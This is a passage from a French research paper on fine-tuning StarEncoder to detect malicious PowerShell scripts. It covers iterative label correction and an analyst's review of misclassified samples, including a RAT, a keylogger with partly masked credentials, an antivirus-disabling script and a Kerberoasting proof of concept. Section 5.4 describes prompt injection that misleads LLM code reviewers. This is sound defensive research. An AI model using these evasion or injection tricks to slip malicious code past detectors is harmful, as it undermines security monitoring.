
3.5 Corrections et améliorations itératives

Calcul de la classification sur les scripts de nos jeux de données Après avoir effectué l'entraînement de la couche de classification ainsi que le *fine-tuning* du modèle *StarEncoder* servant de base, nous disposons d'un premier modèle permettant de classer des fichiers PowerShell selon une échelle de malveillance, de 0 à 1. Nous allons voir que cela nous permet alors d'améliorer la qualité de notre jeu de données, et donc de notre modèle.

Nous pouvons en effet réutiliser tous les scripts dont on dispose, qu'ils fassent partie de l'entraînement ou non, pour avoir une idée du score associé. Nous fixons alors un seuil arbitraire (par exemple celui du taux de FP à 1%, correspondant à 6% de FN) et cherchons les erreurs de classification. Cela revient à demander au modèle où il s'est trompé, puisque nous connaissons les vraies classifications (malveillant ou non) de chaque script.

Nous analysons à la fois les données des jeux de validation et de test, mais également de celui d'entraînement. En *Machine Learning*, il est généralement admis que l'on ne teste jamais les performances de son modèle sur le jeu d'entraînement. Pourquoi nous le sommes-nous permis dans ce cas ? Parce que notre objectif n'était alors pas de valider le modèle, mais les données. Le modèle a très bien pu sur-entraîner sur le jeu d'entraînement, on s'attend donc à ce qu'il y fasse moins d'erreurs. Mais en regardant quelles sont ces erreurs, cela nous permettra néanmoins de valider la qualité de notre jeu de données. Une autre méthode, mais

qui nécessiterait plus de calcul, consisterait à évaluer les scripts des jeux de validation et de test, puis de refaire un entrainement en changeant le critère de partitionnement des jeux (entraînement, validation, test). Le nouveau modèle serait alors de nouveau utilisé pour évaluer les jeux de validation et de test, et ainsi de suite jusqu'à ce que tous les scripts aient été au moins une fois présents dans un jeu de validation ou de test. Nous obtiendrions par ce biais plusieurs modèles, mais surtout, pour chaque script, un score de classification obtenu par un modèle qui n'aurait jamais vu ce script en entraînement. La manière que nous avons choisi (un seul entraînement puis évaluation sur l'ensemble de test) n'est pas erronée pour autant : nous savons juste qu'elle sera *moins bonne* sur les scripts d'entraînement, mais cela n'est pas une réelle problématique pour ce que l'on souhaite faire du résultat.

Analyse et correction des classes Nous disposons à présent de 7500 scripts PowerShell et pour chacun d'entre eux nous avons obtenu un score de classification depuis notre premier modèle. Nous allons exploiter cette information pour trouver si des scripts n'étaient pas par hasard mal classés.

Imaginons par exemple le cas d'un script d'installateur de logiciel Chocolatey : il a pu être utilisé par un malware, donc être présent dans le jeu *malware*, mais également dans le jeu *goodware* car c'est un script légitime. Dans ce cas, le modèle sera entraîné à le classer alternativement malveillant ou légitime alors qu'il s'agit du même script. Il ne saura alors pas où trancher, et au final soit l'un se retrouvera en FP, soit l'autre en FN.[19]

Une fois ces erreurs trouvées, nous analysons les scripts en question : nous constatons alors que dans les malwares de nombreux scripts sont tout à fait légitimes (comme des installateurs), mais découvrons aussi des scripts parfaitement malveillants dans les données considérées comme saines ! Nous trouvons également dans le jeu *goodware* des scripts d'administration qui vont réaliser par exemple un *bruteforce* de mot de passe sur des comptes utilisateurs ou une exploitation de vulnérabilité. Ces exemples et les décisions associées seront détaillées dans la section 4.

Dans la plupart des cas, nous décidons de changer les scripts de catégorie. Dans certains cas litigieux, où même l'analyste humain ne sait trancher formellement, nous supprimons les scripts du jeu de données, pour

[19] Dans la pratique, on a fait une déduplication avant le partitionnement des jeux d'entraînement, validation et test. Néanmoins il s'agit ici d'un exemple simplifié, et en réalité le sujet concerne typiquement la capacité du modèle à classer deux installateurs différents, l'un se retrouvant dans le jeu malveillant, l'autre non

être sûr de ne pas fausser les entraînements. Ce faisant, nous réduisons le bruit de notre jeu de données, en appliquant des labels corrigés.

Une fois les données corrigées nous réalisons un nouvel entraînement. On conçoit bien que le problème est moins difficile, car nous avons réduit le bruit de l'entraînement. Nous évitons donc de donner de mauvaises indications au modèle. Nous reproduisons ensuite cette opération (identification des FP, FN, correction des labels ou suppression) plusieurs fois jusqu'à ce que tous les FP et FN soient de vraies erreurs de classification.

Cette étape est cruciale dans notre processus : nous avons accepté au départ d'utiliser des données en source ouverte, de qualité non garantie, sans procéder à une analyse de tous les scripts collectés. Nous nous sommes seulement basés sur la source d'origine pour savoir si un script était supposé être malveillant ou non. Nous avons alors obtenu un premier modèle avec des capacités de détection acceptables mais non idéales. L'intérêt est que grâce à ce travail itératif, nous allons analyser uniquement les « pires erreurs », pour chaque nouveau modèle, jusqu'à obtenir un jeu de données « sain ». En faisant cela, nous savons que nous n'allons analyser manuellement que quelques pourcents de notre jeu de données et obtenir le même résultat final que si nous avions manuellement évalué le caractère malveillant de chacun des 7500 scripts d'entrée. Le modèle obtenu à la fin du processus sera alors nettement meilleur que ceux des premières itérations.

FPs	FNR
0.10%	6.44%
0.5%	2.58%
1.0%	2.58%
5.0%	0.52%

Tableau 2. Taux de faux négatifs fonction du taux de faux positifs, après validation manuelle des labels

Le but n'est pas de ne plus obtenir d'erreurs, mais que toutes ces erreurs soient *réelles* et ne trahissent pas des labels erronés. Il conviendra évidemment de poursuivre les efforts pour réduire encore plus les taux de faux positifs et faux négatifs, mais au moins, nous savons qu'ils ne sont plus liés à un jeu de données de mauvaise qualité. On peut alors constater que le modèle est nettement meilleur (voir table 2), notamment pour les faibles valeurs de faux positifs : cela signifie qu'en production, on

peut réduire énormément les alertes tout en obtenant un très bon taux de détection.

4 L'œil de l'analyste CTI[20]

Afin de mieux comprendre les performances de notre modèle, il est indispensable d'effectuer l'analyse des faux positifs et faux négatifs afin de replacer les conclusions dans un contexte métier. Nous revenons donc ici sur la phase de correction du jeu de données avec l'œil de l'analyste en *Threat Intelligence*, qui vient enrichir le travail de l'analyste en intelligence artificielle, mais avec une expertise métier cybersécurité. En utilisant notre modèle avec un seuil de détection fixé de 0.7, correspondant à un seuil de faux positifs de 0.1% calculé sur un jeu de données de validation, nous calculons les prédictions du modèle sur deux ensembles de *goodwares* et de *malwares* comprenant respectivement 4743 et 3113 scripts. Nous obtenons pour ce jeu d'essai une répartition attendue de 0.10% de faux positifs (soit 12 scripts) et de 8,9% de faux négatifs (soit 277 scripts). Afin de comprendre ces résultats, nous allons effectuer l'analyse de certains des échantillons. A l'issue de ces analyses, nous choisirons, ou non, de reclasser certains échantillons et de relancer l'entraînement.

Pour rappel, nous entendons par *PowerShell malveillant* un script (ou une chaîne de caractères qui peut être exécutée par invite de commande PowerShell) qui, lorsqu'il est mis en œuvre, permet à un acteur malveillant de commettre des infractions numériques.

Éléments de contexte : techniques employées par les scripts malveillants Le script malveillant est généralement un élément clé d'une chaîne d'attaque. Le PowerShell en particulier se retrouve très souvent au cœur de l'infection, car il permet d'interagir efficacement avec le système d'exploitation Windows. On le trouve intégré à une pièce jointe, en infection initiale, pour charger un niveau intermédiaire, faire de la reconnaissance, installer une porte dérobée ou même, en effet final, en tant que *cryptolocker*.[21]Le groupe *LockBit* a d'ailleurs décliné son *ransomware* « Lockbit Black » en PowerShell. De plus, le langage PowerShell est très permissif, dans le sens où l'on peut altérer toute partie d'un système d'exploitation Microsoft Windows. Par ailleurs il a l'avantage pour les

[20] CTI :Cyber Threat Intelligence

[21] Ou *ransomware* : logiciel malveillant ayant pour but de chiffrer les données de valeur d'une cible, à son insu, afin de lui extorquer une rançon en échange d'une restitution potentielle.

attaquants de pouvoir être utilisé de manière polymorphe[22] et polyglotte.[23] Il va, le plus souvent, intégrer différents mécanismes permettant de retarder, ou même évader, sa détection. Parmi ces méthodes de protection on retrouve souvent de l'obfuscation du script en lui même, des IOC,[24] des charges embarquées (emport de fichiers binaires exécutables) ainsi que des cibles (par exemple une liste de services à arrêter).

Tous ces éléments sont importants à prendre en compte lorsque l'on évalue la dangerosité d'un script. De plus, notre objectif étant de faire de la détection de scripts malveillants, nous devons considérer le cas d'outils d'administration légitimes mais qui pourraient être utilisés à des fins malveillantes : dans ce cas, le système de détection est supposé à minima lever une alerte, quitte à ce qu'elle soit acquittée ou placée en liste d'acceptance afin d'éviter les alertes futures.

4.1 Faux Positifs

Dans cette section, nous analysons des échantillons faux positifs, c'est à dire qu'ils sont classés comme malveillants mais issus du jeu de données *goodwares*. Des extraits de ces échantillons sont disponibles dans l'annexe A.

Vrais faux positifs ... autrement dit : le modèle se trompe !

— E91A881EBAD0E4341AE2A1ABCEBC4E0E514C3C7A :
Nous sommes face à un éditeur de texte ou, tout du moins, un outil de traitement de chaînes de caractères en mode console, mais écrit en PowerShell. Notre moteur de détection le classifie probablement sur l'utilisation massive de handlers console keys et control meta qui sont orientés interaction avec les périphériques. Ce script n'est pas malveillant. Doit-on le reclasser ? Il est difficile pour notre modèle mais ce n'est pas grave. Il est sain d'avoir de la difficulté dans un jeu d'entraînement et cela démontre juste qu'il faudrait disposer d'un peu plus d'exemples de ce type. Nous choisissons donc de ne pas le reclasser.

— 22B0482F033F51E7D9996F92F55D4AA012D66E9A :

[22] Il peut prendre différentes formes obfusqué ou clair, noyé dans du padding...

[23] Un script PowerShell peut être intégré dans d'autres langages, le plus souvent le Javascript ou le Visual Basic.

[24] Indicators Of Compromission : éléments techniques caractéristiques d'une attaque en particulier

Ce script a pour but de générer des horodatages en comptant les *system ticks*[25] Il embarque un fichier exécutable encodé en Base64 et chargé au moment de l'exécution. Notre moteur le classifie probablement sur les références à l'utilisation de chaînes de caractères encodées, en particulier une chaîne de caractères inintelligible débutant par *TVqQ*[26] ou l'appel à *frombase64String*. Par ailleurs, l'encodage en Base64 est utilisé dans tout un panel de scripts malveillants afin d'obfusquer sciemment du contenu. Pour autant, l'encodage en Base64 n'est pas à associer automatiquement à un comportement malveillant. Nous en faisons une utilisation quotidienne au travers des courriels dont le contenu est souvent encodé pour permettre de conserver les informations de mise en forme ou l'intégration de binaires, comme des images ou pièces jointes. Ce script n'est pas malveillant. Nous choisissons de ne pas le reclasser.

Faux faux positifs ... autrement dit :
notre modèle a raison mais le script était mal classé à la base !

— A0BD8975DC2B3BF90CDA7D5B09767E44C8B8F0DE :
Ce script est un installateur « PoshC2 v3 »[27] sur un poste cible. Il embarque une bibliothèque DLL (*Dynamic Link Library*), non signée et encodée en Base64, qui implémente des fonctionnalités liées au réseau (interrogations, connexions, ouverture de ports etc). Lors de son exécution, il va récupérer une archive distante, la décompresser, puis créer les raccourcis associés pour démarrer facilement cet implant. Il est probable que notre moteur de détection classifie en se basant sur la présence de bloc encodé en Base64, et de l'appel à *frombase64String*, ainsi que de la création des fichiers de raccourcis avec l'option « Run as Administrator ». C'est une option qui va demander une élévation de privilège au moment de son exécution. Ce type d'implant est aussi bien utilisé par des équipes d'audit que par des acteurs malveillants, par exemple pour déployer des RAT (*Remote Acces Trojan*) et pérenniser leurs accès. Nous considérons ce script malveillant et nous choisissons de le reclasser en direction du jeu de données de *malwares*.

[25] Le *system tick* est une unité de temps sur laquelle se basent des timers et délais d'un système d'exploitation.

[26] Cette chaîne en particulier n'est pas anodine : une fois décodée on obtient la chaîne *MZ*, que l'analyste averti identifie immédiatement comme l'en-tête d'un fichier exécutable PE. Par extension, la chaîne encodée *TVqQ* est ainsi rapidement identifiée comme sensible.

[27] `https://poshc2.readthedocs.io/en/latest/`

Faux positifs... selon le contexte

— 1A7D2F713A598E6EDC947372237760117EC26CC6 :
Ce script semble être une fonction d'un ensemble d'outils d'administration. Il récupère des informations système sur un ordinateur cible et génère un rapport au format HTML. Il embarque un fichier exécutable encodé en Base64 et chargé au moment de l'exécution. Au sein d'un système d'information, les équipes de support informatique peuvent avoir besoin d'effectuer des inventaires. Ainsi, ils pourraient tout à fait mettre en œuvre ce type de scripts. A contrario, un acteur malveillant pourrait s'appuyer sur cette fonctionnalité afin d'effectuer l'environnement d'une cible.[28]

— 7F512C2C7C0AE433CCBEA1A9480DFA6C695F97FA :
Ce script semble être une interface de saisie d'identifiants de messagerie Outlook. Il embarque une bibliothèque DLL compilée qui effectue une authentification. Au sein d'une entreprise, on imagine facilement l'équipe d'administration informatique mettre en place ce type de script afin de proposer aux employés une mire de connexion personnalisée. Par contre, un acteur malveillant pourrait utiliser ce script afin de rediriger les demandes de connexions vers un serveur intermédiaire qu'il maîtrise (C2[29]).

— 81E8F58563FE35D5037DBE94543352F86AC25982 :
Ce script est une fonctionnalité d'un outil d'administration. Il a pour but de forcer le processus de mise à jour « Windows Update » sur des postes distants. C'est un cas courant que l'on peut retrouver implémenté, par une équipe d'administration système ou au sein d'une GPO.[30]

Pour les faux positifs que nous venons d'évoquer, la question de reclassement se pose. Ils ne relatent pas, en soit, de comportements malveillants. Mais selon leur contexte d'emploi ils peuvent le devenir. Ces échantillons seraient à considérer comme malsains si ils n'avaient pas leur place au sein de l'exploitation d'un système d'information. Les reclasser dans le jeu de données de *malwares* reviendrait à forcer notre modèle à les considérer comme malveillants, le rendant alors plus sensible. A l'inverse, les laisser en légitimes reviendrait à rendre notre modèle moins sensible. Or, nous savons déjà comment rendre notre modèle plus ou moins sensible car nous pouvons choisir son seuil de détection. Conserver ces scripts, d'un

[28] On parle de « faire l'environnement d'une cible » lorsque l'on récupère des informations utiles, dans ce cas, permettant de monter une attaque.
[29] C2 ou CNC : serveur de command and control.
[30] GPO : stratégie de groupe Microsoft Windows.

côté ou de l'autre, correspondrait à faire une autre forme de réglage en décidant arbitrairement du caractère malveillant de scripts pour lesquels nous-même sommes indécis.

Ainsi, nous choisirons de retirer simplement ces échantillons des jeux de données d'apprentissage ou de validation de notre modèle de détection.

4.2 Faux Négatifs

Dans cette section, voici les analyses des échantillons faux négatifs vus comme *sains* mais issus du jeu de données *malwares*. Des extraits de ces échantillons sont disponibles dans l'annexe B.

Compte tenu du nombre de scripts vus en tant que faux négatifs, nous les avons d'abord soumis à des plateformes d'analyse complémentaire[31] afin d'avoir un premier verdict du potentiel de malveillance. Nous analyserons ensuite différents échantillons représentatifs de différents niveaux de score.

Scores de 0 à 5 : 36 scripts (13%)	non malveillants
Scores de 6 à 15 : 74 scripts (27%)	suspects
Scores de 16 à 39 : 125 scripts (45%)	plutôt malveillants
Scores supérieurs à 39 : 0 scripts	malveillants
Sans verdict : 42 scripts (15%)	–

Tableau 3. Répartition des taux de détection d'outils sur des faux négatifs

On peut observer dans la table 3 une répartition des faux négatifs par score de détection. Cette répartition des scores basée sur des outils de détection tiers montre que selon eux, une partie seulement des faux négatifs serait de « vrais » faux négatifs. 13% des scripts ayant un score inférieur à 5 détections peuvent être considérés comme de vrais négatifs. Enfin, nous pouvons remarquer qu'aucun script n'obtient un score supérieur à 39 alors qu'une plateforme comme VirusTotal[32] comporte environ 70 antivirus : cela montre que même pour des méthodes de détection éprouvées déployées sur une plateforme publique, le sujet de la détection de PowerShell reste une vraie difficulté.

Vrais faux négatifs ... autrement dit : notre modèle se trompe !

[31] Nous avons pour cela utilisé notre propres plateformes, mais présentons ici les scores de détection issus de Virustotal, accessibles librement

[32] `https://www.virustotal.com/`

— E96950F2B7A9C1CDD542AB5BCE025303A0B032F9 :
Ce script est un *RAT*.[33] Il ouvre un accès en ligne de commande à distance sur une URL (*Uniform Resource Locator*) déterminée. Un pivot d'analyse sur l'url de connexion, `urlConsole = "https://mys....com/Ghtyjh54t...rth4eeGRjrgw212t67"`, permet de qualifier ce script comme associé aux malwares PowerPlant C2 mis en oeuvre pas le groupe d'attaquant FIN7. De part sa qualification, il est malveillant et sera donc conservé dans le dataset de *malwares*.
— 040464276BC4A8A381248453D58EAE69F553CAB7 : Ce script est un *Keylogger*.[34] Il est paramétré pour récupérer les frappes clavier et les envoyer à une adresse courriel prédéfinie. Un pivot d'analyse sur les paramètres indiqués en en-tête, `From = "ke...2381@gmail.com"/ Pass = "lo...sh@123"/ To = "lovis...great59@gmail.com"` permet de qualifier ce script comme malveillant également. Comme pour le précédent, la qualification de script nous indique qu'il a vocation à être conservé dans le dataset de *malwares*.

Faux faux négatifs ... autrement dit :
Notre modèle a raison et le fichier était mal classé à la base !
— 018A0AF276BDC26EEB94377261674154D6EF681F :
Ce script est un simple encodeur de chaînes de caractères en Base64. Il prend en paramètres une chaîne de caractères ou un fichier. Il est tout à fait légitime !
— 09CAFE06DCAB909D51AA88DD81F2D155E4971D69 :
Ce script est une simple fonction nommée `Invoke-VoiceTroll`. Son but est d'instancier le module de synthèse vocale et de lui faire dire le contenu du texte qui lui est passé en paramètre. C'est une fonction qui est légitime et qui peut être utilisée dans différents contextes comme celle d'un utilisateur aveugle qui a besoin de certaines options d'accessibilité dont la lecture vocale peut faire partie. Pour autant, il fait partie du cadriciel PowerShell *Empire* et c'est la raison pour laquelle il a été classé de cette manière à l'origine.
— E53CE0E8D1F8C13C402E1B5D536D46205FC83549 :
Ce script a pour but de changer le fond d'écran d'une session utilisateur. Comme pour l'échantillon précédent, nous sommes face à un script qui fait partie du cadriciel PowerShell *Empire*, ce qui

[33] Remote Access Tool, un outil de prise en mains à distance
[34] Dispositif permettant de capturer les frappes claviers ou mouvement de souris à l'insu de l'utilisateur

explique son classement dans le dataset de *malwares*. Pour autant, il n'est pas malveillant.

Ici nous touchons du doigt une problématique de classification de nos données d'apprentissage. Sur un aspect « Threat intelligence », la présence de certains scripts peut trahir la mise en œuvre d'une suite logicielle malveillante par un groupe d'attaquants. Cependant, leurs contenus en eux-mêmes ne le sont pas nécessairement. Comme pour les vrais positifs, nous dégraderions notre modèle en les conservant dans le jeu de données *malwares*. C'est la raison pour laquelle ces scripts, détectés comme faux négatifs, seront reclassés en direction du jeu de données de *goodwares*.

Faux négatifs selon le contexte d'emploi

— 850EACDF078B851378FEE9B83A895A247F3FF1ED :
Ce script a pour but de désactiver les protections statiques et temps réel antivirales en altérant des clefs de registre définies. Il est plutôt bien écrit et intelligible. Il n'est pas obfusqué et n'embarque pas de charge exécutable encodée. Il peut donc être mis en œuvre par des attaquants qui souhaitent exécuter des programmes malveillants en toute impunité. Pour autant, ce script peut aussi être utilisé, au sein d'un processus de déploiement, afin de générer des machines volontairement affaiblies. Ce sont des usages réguliers dans les domaines de la *Threat Intelligence* et de l'analyse de malwares, par exemple lors de la réalisation de pots de miel ou de *sandbox*.

— 509F959F92210D8DD40710BA34548AE960864754 :
Ce script a été écrit comme preuve de concept de la méthode d'attaque *Kerberhosting*.[35] Il a vocation à être mis en œuvre au profit d'équipes d'auditeurs en sécurité informatique, à des fins d'entraînement. Par contre, il peut aussi être mis en oeuvre par des attaquants peu scrupuleux qui en auront dupliqué le code.

Au même titre que pour les échantillons de « faux positifs selon contexte », la question de reclassement peut se poser. Or nous avons indiqué être en capacité de régler la sensibilité de notre modèle. Ainsi, nous choisirons de retirer simplement ces échantillons des jeux de données d'apprentissage ou de validation de notre modèle de détection.

4.3 Interprétation des analyses

Grâce à l'analyse des échantillons de faux positifs et de faux négatifs, nous avons pu mettre en lumière les raisons pour lesquelles notre modèle

[35] Tentative d'extraction puis de déchiffrement des tickets Kerberos qui sont des certificats d'identification des hôtes d'un domaine Windows chiffrés.

a rendu ces verdicts. En l'occurrence, nous constatons que divers éléments influencent leur classification ; de la forme globale de certains scripts à l'utilisation de certaines fonctions : les scripts obfusqués par exemple, ou embarquant des charges encodées, sont plus souvent associés à des éléments malveillants alors que les scripts bien écrits ou indentés sont associés à des éléments légitimes.

Notre modèle a également mis le doigt sur certains éléments « gris » sur lesquels une analyse plus approfondie et un placement dans un contexte métier sont requis, au même titre que ce qu'aurait fait un analyste en terme de classification.

Au final nous avons reclassé lors de notre processus itératif une quarantaine de scripts de notre jeu de données que nous avons considéré comme mal labellisés et retiré une cinquantaine de scripts qui nous semblaient se trouver en zone grise. Nous avions déjà un modèle très efficace mais, avec ces actions, nous avons pu faire baisser les taux de faux positifs et de faux négatifs, améliorant ainsi la qualité de détection.

5 Discussion

L'observation des erreurs de classification nous permet d'établir une analyse plus générale de la qualité du modèle.

5.1 Contamination des jeux de données

Il faut éminemment se méfier des jeux de données publics de malwares, car ils peuvent contenir de nombreuses erreurs de labellisation. Il a probablement suffi qu'un malware exploite un installateur pour que des fichiers similaires, ou correspondant à l'installateur, se retrouvent sur VirusShare ou MalwareBazaar. Faire reposer la détection sur ces jeux de données peut conduire à d'importantes erreurs opérationnelles. Au delà de l'aspect de la contamination des dépôts publics, il y a également l'aspect des mauvaises attributions de tags à prendre en compte. Le partage communautaire est une force mais il faut l'utiliser en connaissance de cause !

Inversement, même dans le cas de sources de scripts PowerShell sains, nous avons trouvé de nombreux scripts malveillants : *bruteforce* de mots de passe, preuves de concept d'exploitations de vulnérabilités, etc. Ces fichiers peuvent légitimement servir à vérifier la robustesse d'un parc de machines, mais nous amènent néanmoins à analyser plus en profondeur ce que l'on souhaite détecter.

5.2 De la recherche du fichier malveillant à celle du fichier malsain

Au regard des erreurs de classification, il est important de se demander ce qui nous intéresse en tant que défenseur. Nous souhaitons en effet protéger un système d'information de toute menace, mais le cas du PowerShell est très particulier car il est utilisé par des administrateurs systèmes disposant de prérogatives et d'objectifs proches de ceux d'un attaquant. Souhaite-t-on ainsi détecter tout fichier « malsain », qu'un RSSI (Responsable de la sécurité des systèmes d'information) ne souhaiterait pas voir sur son système d'information quoi qu'il arrive, ou bien doit-on s'en tenir aux fichiers malveillants ? Nos échanges avec les équipes de sécurité tendent à pousser vers une détection plus large : le SOC (*Security Operations Center*) ne souhaite plus simplement détecter ce qui constitue une menace connue et avérée. Pour se prémunir des nouvelles menaces, il souhaite aujourd'hui être conscient de ce qui peut *potentiellement* être malveillant. Cela passe donc par la compréhension de ce que peut faire un script, et dans quelle mesure cela pourrait le rendre malveillant. En entraînant un modèle à détecter ce qui constitue en soit un caractère potentiellement malveillant dans un script PowerShell, c'est exactement cet objectif que l'on remplit. Si cela amène à détecter un script d'administration utilisé sur le parc et réalisant des opérations sensibles, cela permettra également que le SOC en soit informé, dans le cas où il ne l'aura pas été par ailleurs.

5.3 Un script sain peut-il trahir à lui seul la présence d'un logiciel malveillant ?

Deux exemples de la section 4.2 sont particulièrement intéressants d'un point de vue de la menace qu'ils constituent et du choix que l'on a opéré dans notre processus d'amélioration du jeu d'entraînement. En effet, deux scripts proviennent du cadriciel *Empire*,[36] clairement identifié comme malveillant. Il paraît donc évident, en terme de détection, que si ces scripts sont présents dans un système d'information, ils traduisent la présence d'*Empire* et doivent absolument faire lever une alerte.

Or, nous avons décidé de volontairement les reclasser comme *non malveillants* ! En effet, notre objectif n'est pas de détecter à tout prix un script qui trahisse la présence d'une activité malveillante. Notre objectif consiste à entraîner un modèle à détecter ce qu'est un script malveillant. Si nous l'entraînons à considérer qu'un script qui vise à changer de fond

[36] `https://github.com/BC-SECURITY/Empire`

d'écran constitue une action malveillante, cela risque de le perturber, et il sera au final moins bon, car il considérera que les fonctions systèmes de manipulation du fond d'écran de la session sont reliées à des actions malveillantes.

5.4 Limites de l'approche

Détection du caractère malveillant Nous venons de mettre le doigt sur une première limite de l'approche de détection de script malveillant PowerShell par un LLM (ou une autre technologie d'Intelligence Artificielle) : dans la mesure où nous pouvons entraîner un modèle à détecter ce qui constitue une action malveillante, nous ne pouvons pas l'entraîner à détecter une action saine mais révélatrice d'une activité malveillante.

Si le modèle nous permet à présent de détecter des nouvelles menaces inconnues des techniques de détection classiques par signature, il est bien impératif d'utiliser cette nouvelle capacité en complément par exemple d'un antivirus, qui lui contiendra une base de signatures. Ainsi, les deux se compléteront alors parfaitement : l'antivirus détectera correctement le script de changement de fond d'écran, car il traduit la présence d'*Empire*, et notre modèle détectera de nouvelles menaces par analyse des actions réalisées.

N'espérons donc pas résoudre tous les problèmes avec des algorithmes d'Intelligence Artificielle : nous démontrons ici que des bases de signatures seront toujours meilleures dans certains cas spécifiques.

Scripts encodés Nous avons régulièrement rencontré des scripts notamment malveillants (mais pas uniquement) encodés en Base64. Ils sont particulièrement simples, la chaîne est décodée puis exécutée, et le code réel réside non pas dans le script initial, mais dans le script décodé. Dans ce cas, notre modèle n'ayant aucune capacité de décodage, il est obligé de s'en remettre à la faible quantité de code entourant la chaîne de caractères. Pour traiter ce type de menace il est ainsi indispensable d'intégrer ce modèle dans une chaîne plus complète, grâce à laquelle la chaîne Base64 sera décodée de manière indépendante et traitée comme un nouveau script – dans l'éventualité ou il s'agirait de nouveau de code PowerShell – ou par d'autres techniques (pour une charge binaire par exemple).

Longueur du context Le modèle *StarEncoder* utilisé possède une taille de contexte de 1024 tokens, correspondant à environ 2000 caractères. Cela signifie que l'on ne peut pas lui fournir de scripts de taille plus importante.

Il existe plusieurs manière de remédier à cela, notamment en soumettant plusieurs blocs distincts au modèle, et en prenant une valeur moyenne, ou maximale des différents résultats. Néanmoins, c'est une limitation qu'il faut prendre en compte.

Nous sommes contraint ici par le modèle de fondation *StarEncoder*, déjà pré-entraîné et sur lequel nous n'avons pas la possibilité d'augmenter la taille de contexte. Néanmoins, nous sommes confiants dans la capacité future de la communauté à proposer de nouveaux modèles de fondation avec des tailles de contexte plus importantes.

Fond vs Forme Lors de l'analyse des échantillons incorrectement classifiés, nous avons remarqué qu'il arrivait que le modèle se trompe en portant de l'attention à la forme du code plutôt qu'à son fond. Ainsi, un code proprement formaté se retrouvera plus facilement détecté comme sain, alors qu'à l'inverse, un code très mal formaté ou, à l'extrême, un *one-liner*, sera facilement considéré comme malveillant. Ceci n'est pas surprenant en l'espèce : le caractère malveillant d'un tel modèle n'est jamais que le reflet de probabilités, et l'analyse manuelle du jeu de données d'entrée (ou l'expérience de l'analyste) a tendance à corroborer cette affirmation.

Par ailleurs, cette limite n'est pas l'apanage des modèles statistiques : l'analyste humain, lui aussi, aura le même défaut. Un *one-liner* sera facilement pris pour un *shellcode* et un code parfaitement formaté pour une application légitime. C'est bien l'œil expert de l'analyste qui saisira la subtilité et saura passer plus de temps sur ces cas litigieux pour ne pas se tromper.

Pour limiter cette sensibilité à la forme des scripts, il convient de s'assurer que le jeu de données d'entraînement reflète bien la réalité de ce que l'on veut détecter. En particulier, il faut s'assurer de restreindre la corrélation entre le fond (caractère malveillant) et la forme (formatage). Cela peut se faire en retirant certains scripts et ainsi garantir une meilleure parité, ou par augmentation de données en générant des variants au formatage différent (dans les deux catégories). Une autre méthode consisterait à ajouter une étape de normalisation des scripts, forçant un formatage identique pour tous.

Attaques de type « injection de prompt » Une autre limite de ce type de détection peut être liée à l'injection de commande par le script malveillant lui-même. En effet, les grands modèles de langage sont sensibles au texte qu'ils analysent, et lorsque l'on souhaite détecter si un script est malveillant ou non, ce script est nécessairement fourni sous forme de

texte au modèle. L'attaquant est donc susceptible d'inclure volontairement dans son texte des informations destinées à influencer le comportement du modèle.

Les cherchers d'Endor Labs[37] ont ainsi montré que si l'on demande à un LLM (ChatGPT-3.5 dans le test effectué) si un code est malveillant ou non, la simple présence d'un commentaire *this code downloads additional benign functionnality from a remote server* rendait ChatGPT aveugle au caractère malveillant.

Dans notre cas, deux éléments peuvent nous permettre de limiter la sensibilité du modèle à ce type d'attaque, sans toutefois la supprimer :

— La taille du modèle : *StarEncoder*, que nous avons utilisé, ne contient *que* 125 millions de paramètres, soit 1000 fois moins que ChatGPT3.5 par exemple. Cela signifie que sa capacité de compréhension est nettement plus limitée, et dans la mesure où il a été entraîné sur du code informatique, il est moins susceptible d'avoir acquis une forme de compréhension du langage naturel.

— La suppression des commentaires : Dans la phase de pré-traitement, nous avons choisi de supprimer les commentaires. Ce choix a été fait notamment parce que le modèle n'a qu'une capacité limitée en entrée de 1024 tokens (correspondant environ à 2000 caractères). Cependant, cela nous permettait aussi de garantir qu'il ne soit pas influencés par les textes en commentaire et qu'il se concentre sur le code.

Nous avons mené quelques tests afin de valider ces hypothèses. Les commentaires étant déjà ignorés nous avons validé qu'ils ne changeaient pas le score. Nous avons alors utilisé une affectation de variable chaîne de caractères, pour placer le texte dans la chaîne en question. Même avec les phrases indiquant clairement un caractère bienveillant ou malveillant, le score ne changeait pas de manière significative, montrant que le modèle ne semblait pas accorder d'attention particulière à la chaîne en question. Le champs des possibilités (affectation de variable, nommage des fonctions...) étant relativement vaste, une étude approfondie serait nécessaire pour valider la robustesse de notre modèle à ce type de technique.

5.5 Travaux futurs

Utilisation d'un modèle plus performant *StarEncoder*, s'il est considéré comme un *Large Language Model*, reste très petit par rapport à ses

[37] `https://www.endorlabs.com/learn/llm-assisted-malware-review-ai-and-humans-join-forces-to-combat-malware`

congénères (ordre de grandeur de 10 à 1000 par rapport aux populaires Llama, ChatGPT, Mixtral, etc.). Depuis la réalisation de nos travaux, un nouveau modèle StarCoder a été diffusé par l'équipe du *BigCode Project*.[38] Il conviendrait de mettre à jour les travaux de notre publication en utilisant cette nouvelle famille de modèles. A l'heure où nous rédigeons ces lignes seul un modèle *CoderV2* a été diffusé (IA Générative de code), et pas de modèle *EncoderV2* (calcul d'un embedding de code), ce qui rend la démarche plus difficile. La capacité de ce modèle est en revanche beaucoup plus importante, de 15 milliards de paramètres (vs 125 millions pour *StarEncoder*), et il serait intéressant d'analyser l'intérêt d'un modèle aussi important.

Enrichissement du jeu de données d'entrée Evidemment, comme pour toute problématique d'apprentissage automatique, la taille du jeu de données d'entrée est déterminante. Nous poursuivrons en toute logique nos travaux en alimentant en continu nos jeux de données de nouveaux scripts. Nous invitons par ailleurs la communauté à en faire autant et à partager des sources de données pertinentes qui permettraient d'améliorer les capacités de détection.

Amélioration de la normalisation et de la déduplication Pour l'heure, nous nous sommes contentés de supprimer les commentaires et de dé-dupliquer les scripts avec l'algorithme SSDEEP. Il serait intéressant d'améliorer la normalisation par exemple en supprimant tout formatage (ou au contraire en forçant le formatage selon des règles fixes) pour limiter la dépendance du modèle à la forme des scripts. De même, les chaînes de caractères peuvent poser problème, notamment dans le cas de très longues chaînes : nous avons vu notamment beaucoup de scripts malveillants très simples, constitués seulement d'une variable en Base64, suivie d'une commande de décodage et d'exécution. La chaîne de caractère va alors *consommer* tout le contexte de 1024 tokens du modèle, et la capacité de détection sera alors fortement réduite.

Application à d'autres problématiques Nous avons déjà identifié plusieurs problématiques similaires, sur lesquelles ces travaux pourraient être directement répliqués :

